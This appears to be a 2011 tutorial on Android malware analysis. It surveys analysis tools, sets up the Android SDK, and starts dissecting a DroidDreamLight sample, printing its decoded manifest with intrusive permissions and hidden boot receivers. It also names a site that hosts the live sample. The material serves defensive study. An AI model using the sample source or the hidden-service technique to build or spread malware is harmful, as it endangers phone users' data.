Android malware analysis | InfoSec Institute – IT Training and Information Security Resources

http://resources.infosecinstitute.com/android-malw are-analysis/ October 15, 2011

The advance in technology brought us mobile phones with almost the same power and features as our personal computers. Something that criminal minds will find a way to exploit for their gain as the history has shown. In late months we have seen an increasing amount of malware aimed at Android OS, specifically TG Daily in August described Android OS as the "worst platform for malware".

"Android threats leapt 76 percent during the second quarter, according to the latest report from security consultants McAfee, making it the most attacked mobile operating system. Android OS-based malware overtook the Symbian OS as the most popular target for mobile malware developers. The rapid rise in Android malware indicates that the platform could become an increasing target for cybercriminals."

Source, http://www.tgdaily.com/security-features/58062-android-now-worst-platform-for-malware

Why is that though, Android is an open source platform where the applications are java based. In contrast with Iphone OS, that someone needs a Macintosh computer, get into developers program, wait to be verified by Apple and pay initial fee just to get started, Android applications are easier to be developed since anyone can download Android SDK and start working on it. A developer on Android doesn't need also to pass his applications from any kind of validation program if he is not putting them on the Android market. A webserver and a link to the application is all what is needed for distribution.

Analyzing malware samples.

In general terms there are two methods of malware analysis, dynamic and static. During dynamic malware analysis one is expected to check the behavior of the application/malware as it's been executed on the system. Most of the times, the use of a virtual machine/device or sandbox is used for this method. The analyst will simply run the application and look on the system and network logs analyzing the behavior of the malware as it's executed. On the other hand, during static analysis one has to break apart the application/malware using reverse engineering tools and techniques in order to re-create the actual code and algorithm that the program was created. Both methods have pros and cons, and choosing one is based solely on analyst's decisions and experience. In most cases dynamic analysis will achieve faster results than static analysis, even though some things can be missed in dynamic analysis and easily get spotted on static.

Tools for android malware analysis.

For anyone that is starting now, or is experienced on android malware reversing, there are some tools available that will really make the process easier. Separating the tools based on analysis method we can use for,

Dynamic analysis the following:

- **Droidbox**: An Android Application Sandbox for Dynamic Analysis, "the sandbox will utilize static pre-check, dynamic taint analysis and API monitoring. Data leaks can be detected by tainting sensitive data and placing taint sinks throughout the API. Additionally, by logging relevant API function parameters and return values, a potential malware can be discovered and reported for further analysis." Source: http://www.honeynet.org/gsoc/slot5
Code: http://code.google.com/p/droidbox/
- **The Android SDK**: "A software development kit that enables developers to create applications for the Android platform. The Android SDK includes sample projects with source

code, development tools, an emulator, and required libraries to build Android applications. Applications are written using the Java programming language and run on Dalvik, a custom virtual machine designed for embedded use which runs on top of a Linux kernel." Source: http://www.webopedia.com/TERM/A/Android_SDK.html

- Using the Android SDK we can create a virtual android device almost identical in functionality and capabilities of an android telephone and using that virtual device as secure environment we can execute the malware and observe the behavior of it.
  Code: http://developer.android.com/sdk/index.html
- **androidAuditTools**: "Dynamic Android analysis tools"
  Code: **https://github.com/wuntee/androidAuditTools**

Static analysis:

- **Mobile Sandbox**, mobile sandbox provides static analysis of malware images with an easy accessible web interface for submission.
  Code:http://www.mobile-sandbox.com (still in beta)
- **IDA pro** version 6.1 and above. IDA pro, the known and most common among reverse engineers disassembler and debugger is supporting Android bytecode from the professional versions 6.1 and above.
  Code: http://www.hex-rays.com/products/ida/6.1/index.shtml
- **APKInspector**: "APKinspector is a powerful GUI tool for analysts to analyze the Android applications."
  Code: http://code.google.com/p/apkinspector/
- **Dex2jar**: "A tool for converting Android's .dex format to Java's .class format"
  Code: http://code.google.com/p/dex2jar/
- **Jd-gui**: "JD-GUI is a standalone graphical utility that displays Java source codes of ".class" files. You can browse the reconstructed source code with the JD-GUI for instant access to methods and fields."
  Code: http://java.decompiler.free.fr/?q=jdgui
- **Androguard**: "Reverse engineering, Malware analysis of Android applications … and more !"
  Code: http://code.google.com/p/androguard/
- **JAD**: "Java Decompiler"
  Code: http://www.varaneckas.com/jad
- **Dexdump**: "Java .dex file format decompiler"
  Code: http://code.google.com/p/dex-decomplier/
- **Smali**: "smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation. The syntax is loosely based on Jasmin's/dedexer's syntax, and supports the full functionality of the dex format (annotations, debug info, line info, etc.)"
  Code: http://code.google.com/p/smali/

Tools that I'm using most of the times and tools that you will need to recreate this malware dissection are the following:


- A vmware preferably based linux distribution. You can use anything that you are familiar with, my choice is debian based systems due to the ease of package management.
- Android sdk installed on the system.

Starting with the installation of the Android SDK, we simply download the files needed from http://developer.android.com/sdk/index.html (android-sdk_r13-linux_x86.tgz in our case) and we extract the content in our system. The location doesn't really matter just choose a place that you will

remember.

There are some tools missing from the package and you will need them in order to proceed, opening a terminal and using cd to navigate on the directory with the extracted files you can use the command:

tools/android upgrade , to start the android SDK



This command will bring you up to the Android SDK and AVD Manager, in the upgrade procedure. Choose accept all option and install, most important are the Platform-tools but you might need to emulate different devices in the future.

The malware


One of the most notorious malware that appeared in the Android OS, is the DroidDream. DroidDream was embedded inside what it seems to be legitimate applications that were posted on the Android Market. The applications appeared to be created from three different developers under the names, Myournet, Kingmall2010 and we20090202 and even though Google was fast on taking down the rogue applications, there is an estimation of 50.000 to 200.000 installations performed to client's devices.

source:
http://www.readwriteweb.com/archives/over_50_droiddream_malware_apps_removed_from_android_market.php

For our case we will examine a variant of this malware, called DroidDreamLight. This variant currently with a low rate of detection from the antivirus engines as listed in virustotal, was found in android applications in the Chinese market. In order to obtain a copy of the malware we can use contagio blog website at http://contagiominidump.blogspot.com/2011/09/droiddreamlight-new-

variant-found-in.html. All DroidDream variants are coming with what seems to be a legitimate application and they hide their presence either by creating a service on the system, not visible to the user or by asking the user to manually execute the rogue application first, placing themselves first on the execution list in AndroidManifest.xml

The apk packages (android package file) are essentially JAR files and most of the uncompression utilities can uncompress the files with no problem. Uncompressing our file, com.button.phone_91595200_0.apk will give us the following directory structure:



The contents of the directory consist, as we can see of the following items:

META-INF directory where three files are located,


MANIFEST.MF , the manifest file, CERT.RSA the certificate of the application and the CERT.SF file where the list of resources with their RSA-1 hash is located.

The directory “res” is the directory where we can find all the resources used by the application, the directory “assets” were we can find usually images or icons for the application and moving to the files in the root directory we have AndroidManifest.xml (required second manifest file for any application describing the name, version, access rights, referenced library files), classes.dex contains the classes compiled for the Dalvik virtual machine, resources.arsc contains the binary resource format after it has been compiled.

More definitions at: http://developer.android.com/guide/appendix/glossary.html

Some things to remember, some files are still compressed, for example AndroidManifest.xml is not a plain text xml structured file. In order to decompress it we need to use AXMLPrinter2.jar founded at http://code.google.com/p/android4me/

Grabbing a copy of AXMLPrinter2.jar we can decompress the manifest and save it in a file,



Command used: java –jar AXMLPrinter2.jar AndroidManifest.xml > AndroidManifest.xml.clean

At this point we can view the AndroidManifest.xml file in plain text and verify that contains the following:

<?xml version=”1.0″ encoding=”utf-8″?>

<manifest

xmlns:android=”http://schemas.android.com/apk/res/android”

android:versionCode=”4″

android:versionName=”1.3″

package=”com.button.phone”

>

<uses-sdk

android:minSdkVersion=”6″

>

</uses-sdk>

<uses-permission

```
    android:name=”android.permission.INTERNET”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.CHANGE_WIFI_STATE”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.CHANGE_NETWORK_STATE”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.ACCESS_WIFI_STATE”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.ACCESS_NETWORK_STATE”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.BLUETOOTH”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.BLUETOOTH_ADMIN”
    >
</uses-permission>
<uses-permission
    android:name=”android.permission.WRITE_SETTINGS”
    >
```

```
</uses-permission>
<uses-permission
  android:name=”android.permission.READ_PHONE_STATE”
  >
</uses-permission>
<uses-permission
  android:name=”android.permission.ACCESS_FINE_LOCATION”
  >
</uses-permission>
<uses-permission
  android:name=”android.permission.GET_ACCOUNTS”
  >
</uses-permission>
<uses-permission
  android:name=”android.permission.WRITE_SYNC_SETTINGS”
  >
</uses-permission>
<uses-permission
  android:name=”android.permission.READ_SYNC_SETTINGS”
  >
</uses-permission>
<uses-permission
  android:name=”android.permission.RECEIVE_BOOT_COMPLETED”
  >
</uses-permission>
<uses-permission
  android:name=”android.permission.INTERNET”
  >
</uses-permission>
<uses-permission
```

```
   android:name=”android.permission.READ_PHONE_STATE”
   >
</uses-permission>
<uses-permission
   android:name=”android.permission.RECEIVE_BOOT_COMPLETED”
   >
</uses-permission>
<uses-permission
   android:name=”android.permission.ACCESS_NETWORK_STATE”
   >
</uses-permission>
<uses-permission
   android:name=”android.permission.READ_CONTACTS”
   >
</uses-permission>
<uses-permission
   android:name=”android.permission.READ_SMS”
   >
</uses-permission>
<uses-permission
   android:name=”android.permission.GET_ACCOUNTS”
   >
</uses-permission>
<application
   android:label=”@7F060001″
   android:icon=”@7F020009″
   >
   <activity
      android:label=”@7F060001″
      android:name=”.Switcher”
```

```
    android:launchMode=”1″
    >
    <intent-filter
      >
      <action
        android:name=”android.intent.action.MAIN”
        >
      </action>
      <category
        android:name=”android.intent.category.LAUNCHER”
        >
      </category>
    </intent-filter>
  </activity>
  <activity
    android:name=”com.google.ads.AdActivity”
    android:configChanges=”0x000000B0″
    >
  </activity>
  <activity
    android:label=”@7F060032″
    android:name=”.Setting”
    >
  </activity>
  <receiver
    android:name=”.Receiver”
    >
    <intent-filter
      >
      <action
```

```
            android:name=”android.intent.action.BOOT_COMPLETED”
            >
          </action>
        </intent-filter>
      </receiver>
      <receiver
        android:name=”.strategy.core.RebirthReceiver”
        >
        <intent-filter
          >
          <action
            android:name=”android.intent.action.BOOT_COMPLETED”
            >
          </action>
          <action
            android:name=”android.intent.action.PHONE_STATE”
            >
          </action>
          <category
            android:name=”android.intent.category.DEFAULT”
            >
          </category>
        </intent-filter>
      </receiver>
      <service
        android:name=”.strategy.service.CelebrateService”
        >
      </service>
    </application>
</manifest>
```

Some things that we can easily identify as suspicious are the required permission that are needed for the application to work on the following areas,


- SMS messages,
- In all of the areas of networking,
- Several states of the phone and account directory
- A service running in the background

What we see in the Android.Manifest.xml is common on malware infected files, the main body of the file shows that there is an application, but there is also an extra service bundle together invisible to the user.

More on the permissions can be found at:
http://developer.android.com/reference/android/Manifest.permission.html


Before continuing with the reverse engineering process, let's have a view on how the application looks like when it's running on the telephone.


For that we will need to create a virtual device using the android sdk management. Starting the manager using, tools/android we will be prompted with the graphical interface. There we can choose new to create a new testing device.



And filling the needed information to create a virtual machine,


It's






possible that you will have to boot your device many times and as you might know booting a virtual machine will take long time, it's good to choose the "Snapshot", option, enabled.

